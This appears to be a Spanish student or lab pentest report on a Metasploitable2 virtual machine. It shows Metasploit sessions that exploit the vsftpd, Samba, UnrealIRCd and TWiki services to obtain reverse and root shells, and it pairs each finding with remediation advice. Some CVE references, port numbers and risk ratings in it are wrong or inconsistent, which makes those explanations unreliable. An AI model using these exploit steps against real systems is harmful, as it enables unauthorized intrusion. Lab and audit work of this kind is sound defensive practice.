

INFORME DE AUDITORIA

Maquina Analizada:



Informe de Auditoria Metasploitable2

Pentesting / Seguridad de la Información

Jordan Andres Diaz Sanchez

TABLA DE CONTENIDO

1. INFORME EJECUTIVO

1.1. Introducción	3
1.2. Objetivos de la revisión	3

2. ALCANCE

2.1. Rango de penetración	4
---------------------------------	---

3. METODOS APLICADOS

3.1. Herramientas	5
3.2. Herramientas empleadas	5
3.3. Referencias normativas	5

4. CLASIFICACIÓN DE RIESGOS

4.1. Análisis de riesgos	6-7
--------------------------------	-----

5. INFORME TECNICO

5.1. Vulnerabilidades identificadas	8-15
5.2. Descripción de vulnerabilidades	8-15
5.3. Recomendaciones	8-15

6. CONCLUSIÓN

7. REFERENCIAS Y BIBLIOGRAFÍA

1. INFORME EJECUTIVO

1.1. Introducción

El presente informe solicitado por la Junta Directiva de la compañía es un documento confidencial y se encarga de recoger los resultados durante el proceso de Pentesting el cual está enfocado en identificar y evaluar vulnerabilidades en algunos servicios como lo son: (FTP, SSH, Samba, MySQL, HTTP). La evaluación se realizó mediante simulaciones de ataque las cuales permitieron detectar debilidades en la configuración y en las medidas de seguridad implementadas en la infraestructura. El propósito principal de este análisis es proporcionar a la organización una visión clara de los riesgos existentes, facilitando la toma de decisiones para la implementación de medidas correctivas y la mejora frente a las carencias de seguridad.

1.2. Objetivos de la revisión

- Identificar vulnerabilidades: Detectar brechas y configuraciones inseguras en los servicios evaluados que puedan ser explotados por posibles atacantes.
- Evaluar la seguridad existente: Analizar la efectividad de las medidas de seguridad informática actuales y determinar su capacidad para mitigar posibles amenazas.
- Simular escenarios de ataque: Ejecutar condiciones reales de ciberataques para evaluar la respuesta de la infraestructura ante intentos de intrusión.
- Proporcionar recomendaciones: Sugerir acciones correctivas y de mejora que fortalezcan la seguridad de los sistemas afectados.
- Optimizar la gestión del riesgo: Contribuir a la elaboración de un plan de acción enfocado en la mitigación de riesgos y en la mejora continua de la seguridad informática.

2. ALCANCE

2.1. Rango de penetración

La prueba de penetración se llevó a cabo en un entorno controlado y acordado previamente, utilizando una infraestructura basada en máquinas virtuales (MV). Se limitó el análisis a un **host único** con la dirección IP **192.168.0.18 (Metasploitable2)**, donde se evaluaron de forma exhaustiva algunos servicios. El objetivo fue identificar vulnerabilidades que pudieran permitir accesos no autorizados, escalada de privilegios y exposición de datos sensibles, garantizando la seguridad y resistencia del entorno en condiciones controladas.

Tabla 1 Alcance de informe

Parámetro	Descripción
Entorno	Máquina Virtual (MV)
Host único	Metasploitable2
Dirección IP	192.168.0.18
Servicios evaluados	FTP, SSH, Samba, MySQL, HTTP

3. METODOS APLICADOS

3.1. Herramientas utilizadas

El proceso de pruebas de penetración se llevó a cabo siguiendo un ciclo estructurado que garantiza un análisis compilado y documentado siguiendo la línea de los estándares tales como UNE-ISO/IEC 27001 apoyándose en marcos de referencia como el Penetration Testing Execution Standard (PTES) y las directrices del NIST SP 800-115.

3.2. Herramientas empleadas

- Nmap: para escaneo y mapeo de la red.
- Metasploit framework: Para pruebas de explotación controlada.
- Hydra: Para la realización de ataques de fuerza bruta en servicios de autenticación.
- Otras herramientas especializadas: Complementarias en fases de análisis y post - explotación, adaptadas a cada servicio evaluado.

3.3. Referencias Normativas

- ✓ UNE-ISO/IEC 27001:2014
<https://www.iso.org/isoiec-27001-information-security.html>
- ✓ Penetration Testing Execution Standard (PTES)
<https://www.pentest-standard.org/>
- ✓ NIST SP 800-115
<https://csrc.nist.gov/publications/detail/sp/800-115/final>

4. CLASIFICACIÓN DE RIESGOS

4.1. Análisis de riesgos


A continuación, se presenta la clasificación de riesgos y análisis de las vulnerabilidades para la maquina Metasploitable2, se han identificado diversas vulnerabilidades las cuales se clasifican en rangos de criticidad basados en el impacto potencial y la probabilidad de explotación, siguiendo metodologías reconocidas en Pentesting y alineadas a las normativas vigentes.

La clasificación se realiza en los siguientes rangos:

Tabla de Clasificación de Vulnerabilidades en Metasploitable2

Tabla 2 Clasificación de Vulnerabilidades

Nivel de Criticidad	Descripción Técnica	Clasificación
CRITICO	Vulnerabilidades explotables de forma remota sin necesidad de credenciales o interacción adicional, que permiten tomar control total o acceder de forma no autorizada.	<ul style="list-style-type: none">- SSH con credenciales por defecto: Permite acceso administrativo.- FTP con inicio de sesión anónimo habilitado: Acceso no autorizado a archivos.
ALTO	Fallos que posibilitan la obtención de privilegios elevados o el acceso a información sensible, con un riesgo considerable de ataques en cadena.	<ul style="list-style-type: none">- Samba configurado con null sessions: Permite exploración de recursos compartidos.- MySQL sin autenticación adecuada: Acceso completo a la base de datos.
MEDIO	Vulnerabilidades que, aunque requieren ciertas condiciones o técnicas adicionales para ser explotadas, pueden exponer datos o servicios críticos de forma parcial.	<ul style="list-style-type: none">- Aplicaciones web vulnerables a inyección SQL: Exposición de datos sensibles.- Servicios HTTP con XSS: Permiten la inyección de scripts en el navegador.
BAJO	Fallos con impacto limitado o que requieren escenarios muy específicos para ser explotados, afectando principalmente aspectos informativos o de configuración.	<ul style="list-style-type: none">- Divulgación de banners de servicio: Exposición de información de versión y configuración.- Servicios con mensajes de error detallados: Facilitan el reconocimiento del entorno.




Grafica 1 Distribución de Riesgos

5. INFORME TECNICO

5.1. Vulnerabilidades identificadas

Durante el proceso de pruebas de penetración se han detectado múltiples vulnerabilidades en diferentes servicios evaluados, cada hallazgo ha sido registrado con evidencias técnicas que incluyen la enumeración de servicios, capturas, respuesta del sistema y detalles de la explotación controlada.

- ✓ Puerto: 21
- ✓ Servicio: FTP
- ✓ Versión: vsftpd 2.3.4



```
kali@kali: ~  
File Actions Edit View Help  
  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run  
[*] 192.168.0.18:21 - Banner: 220 (vsFTPd 2.3.4)  
[*] 192.168.0.18:21 - USER: 331 Please specify the password.  
[+] 192.168.0.18:21 - Backdoor service has been spawned, handling...  
[+] 192.168.0.18:21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 1 opened (192.168.0.13:43297 → 192.168.0.18:6200) at 2025-02-08 19:41:07 -0500  
  
script /dev/null -c bash  
root@metasploitable:/# whoami  
root  
root@metasploitable:/# ls  
bin      dev      initrd   lost+found  nohup.out  root    sys      var  
boot     etc      initrd.img  media       opt         sbin    tmp      vmlinuz  
cdrom    home     lib      mnt         proc        srv     usr
```

Ilustración 1 Puerto 21 FTP

Descripción: La vulnerabilidad en el puerto 21, correspondiente al servicio FTP, se debe a configuraciones inseguras que permiten accesos no autorizados.

Clasificación de riesgo: Crítica (Puntuación: 9/10). Esta vulnerabilidad permite a un atacante no autenticado obtener acceso completo al sistema, lo que puede derivar en la ejecución remota de código y el compromiso total del servidor.

Recomendaciones:


Deshabilitar el servicio FTP no seguro, implementar FTPS o SFTP, actualizar el software del servidor FTP, restringir el acceso y monitorear.

Para más información sobre vulnerabilidades específicas y sus soluciones, puede consultar las siguientes referencias:

CVE-2020-10288: <https://www.cvedetails.com/cve/CVE-2020-10288/>

CVE-2022-2103: <https://nvd.nist.gov/vuln/detail/CVE-2022-2103>

- ✓ Puerto: 445
- ✓ Servicio: Netbios ssn
- ✓ Versión: Samba smbd 3.0.20



```
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.0.13:4444
[*] Command shell session 1 opened (192.168.0.13:4444 → 192.168.0.18:40887) at 2025-02-08 19:30:51 -0500

ls -lisa
total 97
  2  4 drwxr-xr-x  21 root root  4096 May 20  2012 .
  2  4 drwxr-xr-x  21 root root  4096 May 20  2012 ..
16385 4 drwxr-xr-x   2 root root  4096 May 13  2012 bin
  2  1 drwxr-xr-x   4 root root  1024 May 13  2012 boot
24583 0 lrwxrwxrwx   1 root root    11 Apr 28  2010 cdrom → media/cdrom
 568  0 drwxr-xr-x  14 root root 13540 Feb  8  17:37 dev
139265 4 drwxr-xr-x  94 root root  4096 Feb  8  19:14 etc
114689 4 drwxr-xr-x   6 root root  4096 Apr 16  2010 home

whoami
root
```

Ilustración 2 Puerto 445 Netbios ssn

Descripción: La vulnerabilidad en el puerto 445 afecta al servicio NetBIOS/SMB, el cual es responsable de la comunicación para compartir archivos e impresoras en entornos Windows. Fallos en este servicio (como los explotados por EternalBlue, CVE-2017-0144) pueden permitir a un atacante remoto ejecutar código de manera arbitraria o acceder a recursos compartidos sin autorización. Mediante herramientas como mfsconsole de Metasploit.

Clasificación de riesgo: Crítica (Puntuación: 9/10).

Recomendaciones:

Aplicar parches y actualizaciones

*<https://docs.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010>

*<https://nvd.nist.gov/vuln/detail/CVE-2017-0144>


Deshabilitar SMBv1

*<https://docs.microsoft.com/en-us/windows-server/storage/file-server/troubleshoot/detect-enable-and-disable-smbv1-v2-v3>

Revisión y fortalecimiento de configuración de seguridad

*<https://owasp.org/www-project-secure-coding-practices-quick-reference-guide/stable-en/01-introduction/05-introduction>

- ✓ Puerto: 6697
- ✓ Servicio: IRC
- ✓ Versión: UnrealIRCd



```
View the full module info with the info, or info -d command.

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.0.13:4444
[*] 192.168.0.18:6667 - Connected to 192.168.0.18:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP
[*] 192.168.0.18:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 9bAflWq70tDy4KJ;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "9bAflWq70tDy4KJ\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.0.13:4444 → 192.168.0.18:41253) at 2025-02-08 19:54:48 -0500

whoami
root
```

Ilustración 3 Puerto 6697 IRC

Descripción: Se ha detectado que el servidor IRC, que opera sobre el puerto 6697, presenta fallos en la validación de comandos y en la configuración de autenticación. Utilizando mfsconsole de Metasploit, se pudo explotar este servicio para ejecutar comandos no autorizados y potencialmente interceptar o manipular la comunicación cifrada. La vulnerabilidad se origina por configuraciones inseguras o por versiones desactualizadas del software del servidor IRC, lo que puede permitir la inyección de comandos, la escalada de privilegios o incluso la toma de control parcial del servicio.

Clasificación de riesgo: Crítica (Puntuación: 9/10).

Recomendaciones: Actualizar el servidor, fortalecer la configuración de seguridad, implementar conexiones seguras, restringir el acceso mediante firewall, monitoreo y auditoria continua.

* <https://www.cvedetails.com/>

* <https://nvd.nist.gov/>

-
- ✓ Puerto: 1524
 - ✓ Servicio: bindshell
 - ✓ Versión: Metasploitable root Shell





Ilustración 4 Puerto 1524 bindshell

Descripción: Se encuentra un puerto con Shell abierta con el arranque de la máquina.

Clasificación de riesgo: Crítica (Puntuación: 9/10).

- ✓ Puerto: 5432
- ✓ Servicio: postgresql
- ✓ Versión: PostgreSQL db 8.3.0



```
kali@kali: ~  
File Actions Edit View Help  
Used when making a new connection via RHOSTS:  


| Name     | Current Setting | Required | Description                                        |
|----------|-----------------|----------|----------------------------------------------------|
| DATABASE | postgres        | no       | The database to authenticate against               |
| PASSWORD | postgres        | no       | The password for the specified username. Leave bla |
| RHOSTS   |                 | no       | The target host(s), see https://docs.metasploit.co |
| RPORT    | 5432            | no       | The target port                                    |
| USERNAME | postgres        | no       | The username to authenticate as                    |

  
Payload information:  
Description:  
On default Microsoft Windows installations of PostgreSQL the postgres  
service account may write to the current directory (which is usually  
"C:\Program Files\PostgreSQL\<version>\data" where <version> is the  
major.minor version of PostgreSQL). UDF DLL's may be sourced from  
there as well.  
  
This module uploads a Windows DLL file via the pg_largeobject method  
of binary injection and creates a UDF (user defined function) from  
that DLL. Because the payload is run from DllMain, it does not need to  
conform to specific Postgres API versions.  
  
References:  
https://web.archive.org/web/20100803002909/http://lab.lonerunners.net/blog/sqli-writing  
  
View the full module info with the info -d command.  
msf6 exploit(windows/postgres/postgres_payload) > |
```

Ilustración 5 Puerto 5432 postgresQL

Descripción: Durante la evaluación se detectó que el servicio PostgreSQL, que opera en el puerto 5432, utiliza credenciales por defecto en la máquina. Esta configuración insegura permite que un atacante, a través de herramientas como mfsconsole, se conecte al servidor de base de datos sin requerir autenticación robusta. La explotación de esta vulnerabilidad puede resultar en acceso no autorizado a la base de datos, exposición de información sensible y la posibilidad de modificar o eliminar datos críticos.

Clasificación de riesgo: Medio (Puntuación: 5/10).

Recomendaciones:

Cambiar las credenciales por defecto

* <https://www.postgresql.org/docs/current/auth-methods.html>

Actualizar y configurar correctamente PostgreSQL.

* <https://www.postgresql.org/support/versioning/>

- ✓ Puerto: 5900
- ✓ Servicio: vnc
- ✓ Versión: VNC protocol 3.3




Ilustración 6 Puerto 5900 VNC

Descripción: Se ha identificado que el servicio VNC, operando en el puerto 5900, está configurado de manera insegura al permitir el acceso remoto a través de credenciales por defecto, en este caso, utilizando la contraseña "password". Esta configuración débil permitió acceder como root a la máquina con interfaz gráfica, comprometiendo de forma crítica la seguridad del sistema.

Clasificación de riesgo: Medio (Puntuación: 10/10).

Recomendaciones:

Cambiar credenciales que tiene por defecto, implementar cifrado en la conexión, restringir el acceso al servicio, actualizar el software.

* <https://app.openCVE.io/cve/?vendor=tightvnc>

- ✓ Puerto: 80
- ✓ Servicio: HTTP
- ✓ Versión: Apache httpd 2.2.8




Ilustración 7 Puerto 80 HTTP


```
[*] Matching...  
[*] A is input...  
[*] Command shell session 1 opened (192.168.0.13:4444 → 192.168.0.18:39498) at 2025-02-09 16:10:16 -0500  
  
[*] Command shell session 2 opened (192.168.0.13:4444 → 192.168.0.18:39500) at 2025-02-09 16:10:16 -0500  
  
whoami  
www-data  
id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
shell  
[*] Trying to find binary 'python' on the target machine  
[*] Found python at /usr/bin/python  
[*] Using 'python' to pop up an interactive shell  
[*] Trying to find binary 'bash' on the target machine  
[*] Found bash at /bin/bash  
whoami  
www-data  
www-data@metasploitable:/var/www/twiki/bin$
```

Ilustración 8 Puerto 80 HTTP

